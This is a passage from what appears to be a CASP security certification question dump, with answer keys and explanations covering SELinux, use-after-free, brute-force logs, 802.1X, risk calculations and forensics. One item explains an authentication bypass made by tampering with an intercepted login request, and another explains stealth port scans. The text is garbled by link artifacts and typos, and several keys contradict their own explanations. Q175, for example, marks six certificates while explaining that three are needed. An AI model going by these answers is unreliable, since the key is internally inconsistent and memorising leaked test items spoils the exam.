NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC)

architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can

be caused by malicious or flawed applications. Incorrect Answers:

A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

References:

[https://en.wikipedia.org/wiki/Security-Enhanced\\_Linux](https://en.wikipedia.org/wiki/Security-Enhanced_Linux)

#### NEW QUESTION 148

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

**Answer: E**

#### Explanation:

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."

Incorrect Answers:

A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space.

Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.

B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information

or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.

C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.

D: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. This is not

what is described in this question.

F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.

References:

<http://www.webopedia.com/TERM/U/use-after-free.html>

[ht\[HYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"\]\(https://en.wikipedia.org/wiki/Clickjacking\)](https://en.wikipedia.org/wiki/Clickjacking)

[http://searchstorage.techtarget.com/definition/race-condition"](http://searchstorage.techtarget.com/definition/racecondition)

#### NEW QUESTION 153

A security administrator is shown the following log excerpt from a Unix system:

2013 Oct 10 07:14:57 web14 sshd[1632]: Failed password for root from 198.51.100.23 port 37914 ssh2

2013 Oct 10 07:14:57 web14 sshd[1635]: Failed password for root from 198.51.100.23 port 37915 ssh2

2013 Oct 10 07:14:58 web14 sshd[1638]: Failed password for root from 198.51.100.23 port 37916 ssh2

2013 Oct 10 07:15:59 web14 sshd[1640]: Failed password for root from 198.51.100.23 port 37918 ssh2

2013 Oct 10 07:16:00 web14 sshd[1641]: Failed password for root from 198.51.100.23 port 37920 ssh2

2013 Oct 10 07:16:00 web14 sshd[1642]: Successful login for root from 198.51.100.23 port 37924 ssh2

Which of the following is the MOST likely explanation of what is occurring and the BEST immediate response? (Select TWO).

- A. An authorized administrator has logged into the root account remotely.
- B. The administrator should disable remote root logins.
- C. Isolate the system immediately and begin forensic analysis on the host.
- D. A remote attacker has compromised the root account using a buffer overflow in sshd.
- E. A remote attacker has guessed the root password using a dictionary attack.
- F. Use iptables to immediately DROP connections from the IP 198.51.100.23.
- G. A remote attacker has compromised the private key of the root account.
- H. Change the root password immediately to a password not found in a dictionar

**Answer: CE**

#### Explanation:

The log shows six attempts to log in to a system. The first five attempts failed due to 'failed password'. The sixth attempt was a successful login. Therefore, the MOST likely explanation of what is occurring is that a remote attacker has guessed the root password using a dictionary attack.

The BEST immediate response is to isolate the system immediately and begin forensic analysis on the host. You should isolate the system to prevent any further



access to it and prevent it from doing any damage to other systems on the network. You should perform a forensic analysis on the system to determine what the attacker did on the system after gaining access.

Incorrect Answers:

- A: It is unlikely that an authorized administrator has logged into the root account remotely. It is unlikely that an authorized administrator would enter an incorrect password five times.
- B: Disabling remote root logins is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- D: The log does not suggest a buffer overflow attack; the failed passwords suggest a dictionary attack. F: Using iptables to immediately DROP connections from the IP 198.51.100.23 is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.
- G: The log does not suggest a remote attacker has compromised the private key of the root account; the failed passwords suggest a dictionary attack.
- H: Changing the root password is a good idea but it is not the best course of action. The attacker has already gained access to the system so potentially the damage is already done.

#### NEW QUESTION 154

Which of the following describes a risk and mitigation associated with cloud data storage?

- A. Risk: Shared hardware caused data leakage Mitigation: Strong encryption at rest
- B. Risk: Offsite replication Mitigation: Multi-site backups
- C. Risk: Data loss from de-duplication Mitigation: Dynamic host bus addressing
- D. Risk: Combined data archiving Mitigation: Two-factor administrator authentication

**Answer: A**

#### Explanation:

With cloud data storage, the storage provider will have large enterprise SANs providing large pools of storage capacity. Portions of the storage pools are assigned to customers. The risk is that multiple customers are storing their data on the same physical hardware storage devices. This presents a risk (usually a very small risk, but a risk all the same) of other customers using the same cloud storage hardware being able to view your data.

The mitigation of the risk is to encrypt your data stored on the SAN. Then the data would be unreadable even if another customer was able to access it.

Incorrect Answers:

- B: Offsite replication is used for disaster recovery purposes. It is not considered to be a risk as long as the data is secure in the other site. Multi-site backups are not a risk mitigation.
- C: Data loss from de-duplication is not considered to be a risk. De-duplication removes duplicate copies of data to reduce the storage space required for the data.
- A: Dynamic host bus addressing is not a risk mitigation.
- D: Combined data archiving is not considered to be a risk. The archived data would be less accessible to other customers than the live data on the shared storage.

#### NEW QUESTION 157

An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

- A. Implementing federated network access with the third party.
- B. Using a HSM at the network perimeter to handle network device access.
- C. Using a VPN concentrator which supports dual factor via hardware tokens.
- D. Implementing 802.1x with EAP-TTLS across the infrastructure

**Answer: D**

#### Explanation:

IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.

802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.

The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital

certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the supplicant (client device) is allowed to access resources located on the protected side of the network.

EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the

server certificates. Incorrect Answers:

- A: Federated network access provides user access to networks by using a single logon. The logon is authenticated by a party that is trusted to all the networks. It does not ensure that all devices that connect to its networks have been previously approved.
- B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. It does not ensure that all devices that connect to its networks have been previously approved.
- C: A VPN concentrator provides VPN connections and is typically used for creating site-to-site VPN architectures. It does not ensure that all devices that connect to its networks have been previously approved.

References: [http://en.wikipedia.org/wiki/IEEE\\_802.1X](http://en.wikipedia.org/wiki/IEEE_802.1X)

[https://www.juniper.net/techpubs/software/aaa\\_802/sbr/sbr70/sw-sbr-admin/html/EAP-024.html](https://www.juniper.net/techpubs/software/aaa_802/sbr/sbr70/sw-sbr-admin/html/EAP-024.html)"aa\_802/HYPERLINK "https://www.juniper.net/techpubs/software/aaa\_802/sbr/sbr70/sw-sbr-admin/html/EAP-024.html"sbrc/sbr70/sw-sbr-admin/html/EAP-024.html

#### NEW QUESTION 159

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?



- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer:** C

**Explanation:**

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.

D: We need to submit the data so we cannot toggle submit from true to false.

**NEW QUESTION 162**

ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

- A. Establish a list of users that must work with each regulation
- B. Establish a list of devices that must meet each regulation
- C. Centralize management of all devices on the network
- D. Compartmentalize the network
- E. Establish a company framework
- F. Apply technical controls to meet compliance with the regulation

**Answer:** BDF

**Explanation:**

Payment card industry (PCI) compliance is adherence to a set of specific security standards that were developed to protect card information during and after a financial transaction. PCI compliance is required by all card brands.

There are six main requirements for PCI compliance. The vendor must: Build and maintain a secure network

Protect cardholder data

Maintain a vulnerability management program Implement strong access control measures Regularly monitor and test networks Maintain an information security policy

To achieve PCI and SOX compliance you should:

Establish a list of devices that must meet each regulation. List all the devices that contain the sensitive data.

Compartmentalize the network. Compartmentalize the devices that contain the sensitive data to form a security boundary.

Apply technical controls to meet compliance with the regulation. Secure the data as required. Incorrect Answers:

A: It is not necessary to establish a list of users that must work with each regulation. All users should be trained to manage sensitive data

A: However, PCI and SOX compliance is more about the security of the data on the computers that contain the data.

C: Central management of all devices on the network makes device management easier for administrators. However, it is not a requirement for PCI and SOX compliance.

E: A company framework is typically related to the structure of employee roles and departments. It is not a requirement for PCI and SOX compliance.

References:

<http://searchcompliance.techtarget.com/definition/PCI-compliance>HYPERLINK "http://searchcompliance.techtarget.com/definition/PCI-compliance"nce

**NEW QUESTION 166**

A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be flexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

- A. A partition-based software encryption product with a low-level boot protection and authentication
- B. A container-based encryption product that allows the end users to select which files to encrypt
- C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
- D. A file-based encryption product using profiles to target areas on the file system to encrypt

**Answer:** D

**Explanation:**

The question is asking for a solution that will minimize overhead and support in regards to password resets and lockouts.

File based encryption products operate under the context of the computer user's user account. This means that the user does not need to remember a separate password for the encryption software. If the user forgets his user account password or is locked out due to failed login attempts, the support department can reset his password from a central database of user accounts (such as Active Directory) without the need to visit the user's computer.

Profiles can be used to determine areas on the file system to encrypt such as Document folders. Incorrect Answers:

A: A partition-based software encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts. B: An encryption product that allows the end users to select which files to encrypt is not the best solution. A solution that automatically encrypts the necessary data is a better solution.

C: A full-disk hardware-based encryption product with a low-level boot protection and authentication would require that the user remember a separate password from his computer login password. This does not minimize overhead and support in regards to password resets and lockouts.

**NEW QUESTION 170**

ABC Corporation has introduced token-based authentication to system administrators due to the risk of password compromise. The tokens have a set of HMAC counter-based codes and are valid until they are used. Which of the following types of authentication mechanisms does this statement describe?

- A. TOTP
- B. PAP

- C. CHAP  
D. HOTP

**Answer: D**

**Explanation:**

The question states that the HMAC counter-based codes are valid until they are used. These are “one-time” use codes.

HOTP is an HMAC-based one-time password (OTP) algorithm.

HOTP can be used to authenticate a user in a system via an authentication server. Also, if some more steps are carried out (the server calculates subsequent OTP value and sends/displays it to the user who checks it against subsequent OTP value calculated by his token), the user can also authenticate the validation server.

Both hardware and software tokens are available from various vendors. Hardware tokens implementing OATH HOTP tend to be significantly cheaper than their competitors based on proprietary algorithms. Some products can be used for strong passwords as well as OATH HOTP. Software tokens are available for (nearly) all major mobile/smartphone platforms.

Incorrect Answers:

A: TOTP is Time-based One-time Password. This is similar to the one-time password system used in this question. However, TOTPs expire after a period of time.

In this question, the passwords (codes) expire after first use regardless of the timing of the first use.

B: PAP (Password Authentication Protocol) is a simple authentication protocol in which the user name and password is sent to a remote access server in a plaintext (unencrypted) form. PAP is not what is described in this question.

C: CHAP (Challenge-Handshake Authentication Protocol) is an authentication protocol that provides protection against replay attacks by the peer through the use of an incrementally changing identifier and of a variable challenge-value. CHAP requires that both the client and server know the plaintext of the secret, although it is never sent over the network. CHAP is not what is described in this question.

References:

[https://en.wikipedia.org/wiki/HMAC-based\\_One-time\\_HYPERLINK](https://en.wikipedia.org/wiki/HMAC-based_One-time_HYPERLINK) "https://en.wikipedia.org/wiki/HMAC-based\_One-time\_Password\_Algorithm"Password\_Algorithm

**NEW QUESTION 175**

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 1  
B. 3  
C. 6

**Answer: C**

**Explanation:**

You would need three wildcard certificates:

- \*. east.company.com
- \*. central.company.com
- \*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: \*. company.com will cover “<anything>.company.com” but it won’t

cover “<anything>.<anything>.company.com”.

You can only have one wildcard in a domain. For example: \*.company.com. You cannot have

\*. \*.company.com. Only the leftmost wildcard (\*) is counted. Incorrect Answers:

A: You cannot secure public facing server farms without any SSL certificates.

B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.

References:

<https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certifiHYPERLINK> "https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567"cate-567

**NEW QUESTION 179**

A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

- A. Remove contact details from the domain name registrar to prevent social engineering attacks.  
B. Test external interfaces to see how they function when they process fragmented IP packets.  
C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.  
D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

**Answer: B**

**Explanation:**

Fragmented IP packets are often used to evade firewalls or intrusion detection systems.

Port Scanning is one of the most popular reconnaissance techniques attackers use to discover services they can break into. All machines connected to a Local Area Network (LAN) or Internet run many services that listen at well-known and not so well known ports. A port scan helps the attacker find which ports are available (i.e., what service might be listening to a port).

One problem, from the perspective of the attacker attempting to scan a port, is that services listening on these ports log scans. They see an incoming connection, but no data, so an error is logged. There exist a number of stealth scan techniques to avoid this. One method is a fragmented port scan. Fragmented packet Port Scan

The scanner splits the TCP header into several IP fragments. This bypasses some packet filter firewalls because they cannot see a complete TCP header that can match their filter rules. Some packet filters and firewalls do queue all IP fragments, but many networks cannot afford the performance loss caused by the queuing.

Incorrect Answers:

A: Removing contact details from the domain name registrar does not improve the security of a network.

C: Enabling a honeynet to capture and facilitate future analysis of malicious attack vectors is a good way of gathering information to help you plan how you can defend against future attacks. However, it does not improve the security of the existing network.

D: Filter all internal ICMP message traffic does not force attackers to use full-blown TCP port scans against external network interfaces. They can use fragmented scans.

References:

<http://www.auditmypc.com/port-scanning.asp>

**NEW QUESTION 180**

An insurance company is looking to purchase a smaller company in another country. Which of the following tasks would the security administrator perform as part of the security due diligence?

- A. Review switch and router configurations
- B. Review the security policies and standards
- C. Perform a network penetration test
- D. Review the firewall rule set and IPS logs

**Answer: B**

**Explanation:**

IT security professionals should have a chance to review the security controls and practices of a company targeted for acquisition. Any irregularities that are found should be reported to management so that expenses and concerns are properly identified.

Incorrect Answers:

A: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing switch and router configurations are not part of this process. C: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Performing a network penetration test is not part of this process.

D: Due diligence entails ensuring controls implemented by an organization continues to provide the required level of protection. Reviewing the firewall rule set and IPS logs are not part of this process. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 270, 332

**NEW QUESTION 183**

A security analyst has been asked to develop a quantitative risk analysis and risk assessment for the company's online shopping application. Based on heuristic information from the Security Operations Center (SOC), a Denial of Service Attack (DoS) has been successfully executed 5 times a year. The Business Operations department has determined the loss associated to each attack is \$40,000. After implementing application caching, the number of DoS attacks was reduced to one time a year. The cost of the countermeasures was \$100,000. Which of the following is the monetary value earned during the first year of operation?

- A. \$60,000
- B. \$100,000
- C. \$140,000
- D. \$200,000

**Answer: A**

**Explanation:**

ALE before implementing application caching:  $ALE = ARO \times SLE$

$ALE = 5 \times \$40,000$   $ALE = \$200,000$

ALE after implementing application caching:  $ALE = ARO \times SLE$

$ALE = 1 \times \$40,000$   $ALE = \$40,000$

The monetary value earned would be the sum of subtracting the ALE calculated after implementing application caching and the cost of the countermeasures, from the ALE calculated before implementing application caching.

Monetary value earned =  $\$200,000 - \$40,000 - \$100,000$  Monetary value earned = \$60,000

Incorrect Answers:

B: \$100,000 would be the answer if the ARO after implementing application caching was 0.

C: \$140,000 is the expected loss in the first year. The ALE after implementing application caching + the cost of the countermeasures.

D: The answer cannot be \$200,000 because in the first year of operation the ALE after implementing application caching is \$40,000 and the cost of the countermeasures is \$100,000.

References: <http://www.pearsonitcertification.com/articles/article.aspx?p=418007>HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"&HYPERLINK

"<http://www.pearsonitcertification.com/articles/article.aspx?p=418007&seqNum=4>"seqNum=4

**NEW QUESTION 185**

The Information Security Officer (ISO) is reviewing new policies that have been recently made effective and now apply to the company. Upon review, the ISO identifies a new requirement to implement two-factor authentication on the company's wireless system. Due to budget constraints, the company will be unable to implement the requirement for the next two years. The ISO is required to submit a policy exception form to the Chief Information Officer (CIO). Which of the following are MOST important to include when submitting the exception form? (Select THREE).

- A. Business or technical justification for not implementing the requirements.
- B. Risks associated with the inability to implement the requirements.
- C. Industry best practices with respect to the technical implementation of the current controls.
- D. All sections of the policy that may justify non-implementation of the requirements.
- E. A revised DRP and COOP plan to the exception form.
- F. Internal procedures that may justify a budget submission to implement the new requirement.
- G. Current and planned controls to mitigate the risk

**Answer: ABG**

**Explanation:**

The Exception Request must include: A description of the non-compliance.

The anticipated length of non-compliance (2-year maximum). The proposed assessment of risk associated with non-compliance.

The proposed plan for managing the risk associated with non-compliance.

The proposed metrics for evaluating the success of risk management (if risk is significant). The proposed review date to evaluate progress toward compliance.

An endorsement of the request by the appropriate Information Trustee (VP or Dean). Incorrect Answers:

C: The policy exception form is not for implementation, but for non-implementation.

D: All sections of the policy that may justify non-implementation of the requirements is not required, a description of the non-compliance is.

E: A Disaster recovery plan (DRP) and a Continuity of Operations (COOP) plan is not required, a proposed plan for managing the risk associated with non-compliance is.

F: The policy exception form requires justification for not implementing the requirements, not the other way around.

References: <http://www.rit.edu/security/sites/rit.edu.security/files/exception%20process.pdf>



**NEW QUESTION 190**

A company is in the process of outsourcing its customer relationship management system to a cloud provider. It will host the entire organization's customer database. The database will be accessed by both the company's users and its customers. The procurement department has asked what security activities must be performed for the deal to proceed. Which of the following are the MOST appropriate security activities to be performed as part of due diligence? (Select TWO).

- A. Physical penetration test of the datacenter to ensure there are appropriate controls.
- B. Penetration testing of the solution to ensure that the customer data is well protected.
- C. Security clauses are implemented into the contract such as the right to audit.
- D. Review of the organizations security policies, procedures and relevant hosting certifications.
- E. Code review of the solution to ensure that there are no back doors located in the softwar

**Answer:** CD

**Explanation:**

Due diligence refers to an investigation of a business or person prior to signing a contract. Due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance. Due diligence should verify the data supplied in the RFP and concentrate on the following:

Company profile, strategy, mission, and reputation

Financial status, including reviews of audited financial statements

Customer references, preferably from companies that have outsourced similar processes Management qualifications, including criminal background checks

Process expertise, methodology, and effectiveness Quality initiatives and certifications

Technology, infrastructure stability, and applications Security and audit controls

Legal and regulatory compliance, including any outstanding complaints or litigation Use of subcontractors

Insurance

Disaster recovery and business continuity policies C and D form part of Security and audit controls. Incorrect Answers:

A: A Physical Penetration Test recognizes the security weaknesses and strengths of the physical security. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

B: A penetration test is a software attack on a computer system that looks for security weaknesses. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

E: A security code review is an examination of an application that is designed to identify and assess threats to an organization. It will, therefore, not form part of due diligence because due diligence verifies information supplied by vendors with regards to processes, financials, experience, and performance.

References: [https://en.wikipedia.org/wiki/Due\\_diligence](https://en.wikipedia.org/wiki/Due_diligence) [htHYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[p://www.ftpress.com/articles/](http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5)

[article.aspx?p=465313](http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5)[HYPERLINK](#) "<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[&HYPERLINK](#)

"<http://www.ftpress.com/articles/article.aspx?p=465313&seqNum=5>"[seqNum=5](#) <http://seclists.org/pen-test/2004/Dec/11>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, p. 169

**NEW QUESTION 191**

A large hospital has implemented BYOD to allow doctors and specialists the ability to access patient medical records on their tablets. The doctors and specialists access patient records over the hospital's guest WiFi network which is isolated from the internal network with appropriate security controls. The patient records management system can be accessed from the guest network and require two factor authentication. Using a remote desktop type interface, the doctors and specialists can interact with the hospital's system. Cut and paste and printing functions are disabled to prevent the copying of data to BYOD devices. Which of the following are of MOST concern? (Select TWO).

- A. Privacy could be compromised as patient records can be viewed in uncontrolled areas.
- B. Device encryption has not been enabled and will result in a greater likelihood of data loss.
- C. The guest WiFi may be explogted allowing non-authorized individuals access to confidential patient data.
- D. Malware may be on BYOD devices which can extract data via key logging and screen scrapes.
- E. Remote wiping of devices should be enabled to ensure any lost device is rendered inoperable.

**Answer:** AD

**Explanation:**

Privacy could be compromised because patient records can be from a doctor's personal device. This can then be shown to persons not authorized to view this information. Similarly, the doctor's personal device could have malware on it.

Incorrect Answers:

B: Device encryption is a BYOD concern, but the question asks "Which of the following are of MOST concern?" Patient privacy and Malware threats would be of more concern.

C: The guest WiFi network is isolated from the internal network with appropriate security controls and the doctors and specialists can interact with the hospital's system via a remote desktop type interface.

E: Remote wiping is a BYOD concern, but the question asks "Which of the following are of MOST concern?" Patient privacy and Malware threats would be of more concern.

References:

<http://www.gwava.com/blog/top-10-byod-business-concerns>

**NEW QUESTION 192**

The Chief Information Security Officer (CISO) at a company knows that many users store business documents on public cloud-based storage, and realizes this is a risk to the company. In response, the CISO implements a mandatory training course in which all employees are instructed on the proper use of cloud-based storage. Which of the following risk strategies did the CISO implement?

- A. Avoid
- B. Accept
- C. Mitigate
- D. Transfer

**Answer:** C

**Explanation:**

Mitigation means that a control is used to reduce the risk. In this case, the control is training. Incorrect Answers:

A: To avoid could mean not performing an activity that might bear risk.

B: To accept the risk means that the benefits of moving forward outweigh the risk. D: To transfer the risk means that the risk is deflected to a third party.

References:



Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 88, 218  
[https://en.wikipedia.org/wiki/Risk\\_management](https://en.wikipedia.org/wiki/Risk_management)

**NEW QUESTION 195**

A security officer is leading a lessons learned meeting. Which of the following should be components of that meeting? (Select TWO).

- A. Demonstration of IPS system
- B. Review vendor selection process
- C. Calculate the ALE for the event
- D. Discussion of event timeline
- E. Assigning of follow up items

**Answer:** DE

**Explanation:**

Lessons learned process is the sixth step in the Incident Response process. Everybody that was involved in the process reviews what happened and why it happened. It is during this step that they determine what changes should be introduced to prevent future problems.

Incorrect Answers:

A: Demonstration of the IPS system would not take place as part of the Incident Response process. B: Reviewing the vendor selection process is not part of the Incident Response process.

C: Calculating the ALE for the event is part of Quantitative Risk Assessment, not Incident Response. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 215, 249

**NEW QUESTION 199**

Company policy requires that all unsupported operating systems be removed from the network. The security administrator is using a combination of network based tools to identify such systems for the purpose of disconnecting them from the network. Which of the following tools, or outputs from the tools in use, can be used to help the security administrator make an approximate determination of the operating system in use on the local company network? (Select THREE).

- A. Passive banner grabbing
- B. Password cracker
- C. [http://www.company.org/documents\\_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4](http://www.company.org/documents_private/index.php?search=string#&topic=windows&tcp=packet%20capture&cookie=wokdjwalkjcnie61lkasdf2aliser4)
- D. 443/tcp open http
- E. dig host.company.com
- F. 09:18:16.262743 IP (tos 0x0, ttl 64, id 9870, offset 0, flags [none], proto TCP (6), length 40) 192.168.1.3.1051 > 10.46.3.7.80: Flags [none], cksum 0x1800 (correct), win 512, length 0
- G. Nmap

**Answer:** AFG

**Explanation:**

Banner grabbing and operating system identification can also be defined as fingerprinting the TCP/IP stack. Banner grabbing is the process of opening a connection and reading the banner or response sent by the application.

The output displayed in option F includes information commonly examined to fingerprint the OS. Nmap provides features that include host discovery, as well as service and operating system detection.

Incorrect Answers:

B: A password cracker is used to recover passwords from data that have been stored in or transmitted by a computer system.

C: This answer is invalid as port 443 is used for HTTPS, not HTTP.

D: This web address link will not identify unsupported operating systems for the purpose of disconnecting them from the network.

E: The dig (domain information groper) command is a network administration command-line tool for querying Domain Name System (DNS) name servers. References: [https://en.wikipedia.org/wiki/Dig\\_\(command\)](https://en.wikipedia.org/wiki/Dig_(command)) [https://en.wikipedia.org/wiki/Password\\_cracking](https://en.wikipedia.org/wiki/Password_cracking)

[https://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

<http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabb> <http://luizfirmينو.blogspot.co.za/2011/07/understand-banner-grabbing-usingos.html?view=classic>

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 174, 175

**NEW QUESTION 203**

In a situation where data is to be recovered from an attacker's location, which of the following are the FIRST things to capture? (Select TWO).

- A. Removable media
- B. Passwords written on scrap paper
- C. Snapshots of data on the monitor
- D. Documents on the printer
- E. Volatile system memory
- F. System hard drive

**Answer:** CE

**Explanation:**

An exact copy of the attacker's system must be captured for further investigation so that the original data can remain unchanged. An analyst will then start the process of capturing data from the most volatile to the least volatile.

The order of volatility from most volatile to least volatile is as follows: Data in RAM, including CPU cache and recently used data and applications Data in RAM, including system and network processes

Swap files (also known as paging files) stored on local disk drives Data stored on local disk drives

Logs stored on remote systems Archive media

Incorrect Answers:

A: Removable media is not regarded as volatile data.

B: Passwords written on scrap paper is not regarded as volatile data. D: Documents on the printer is not regarded as volatile data.

F: Data stored on the system hard drive is lower in the order of volatility compared to system memory.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 250-254  
<http://blogs.getcertifiedgetahead.com/security-forensic-phYPERLINK> "<http://blogs.getcertifiedgetahead.com/security-forensic-performance-basedquestion/>"  
erformaHYPERLINK "<http://blogs.getcertifiedgetahead.com/security-forensicperformance-based-question/>"nce-based-question/

**NEW QUESTION 207**

A security firm is writing a response to an RFP from a customer that is building a new network based software product. The firm's expertise is in penetration testing corporate networks. The RFP explicitly calls for all possible behaviors of the product to be tested, however, it does not specify any particular method to achieve this goal. Which of the following should be used to ensure the security and functionality of the product? (Select TWO).

- A. Code review
- B. Penetration testing
- C. Grey box testing
- D. Code signing
- E. White box testing

**Answer:** AE

**Explanation:**

A Code review refers to the examination of an application (the new network based software product in this case) that is designed to identify and assess threats to the organization.

White box testing assumes that the penetration test team has full knowledge of the network and the infrastructure per se thus rendering the testing to follow a more structured approach.

Incorrect Answers:

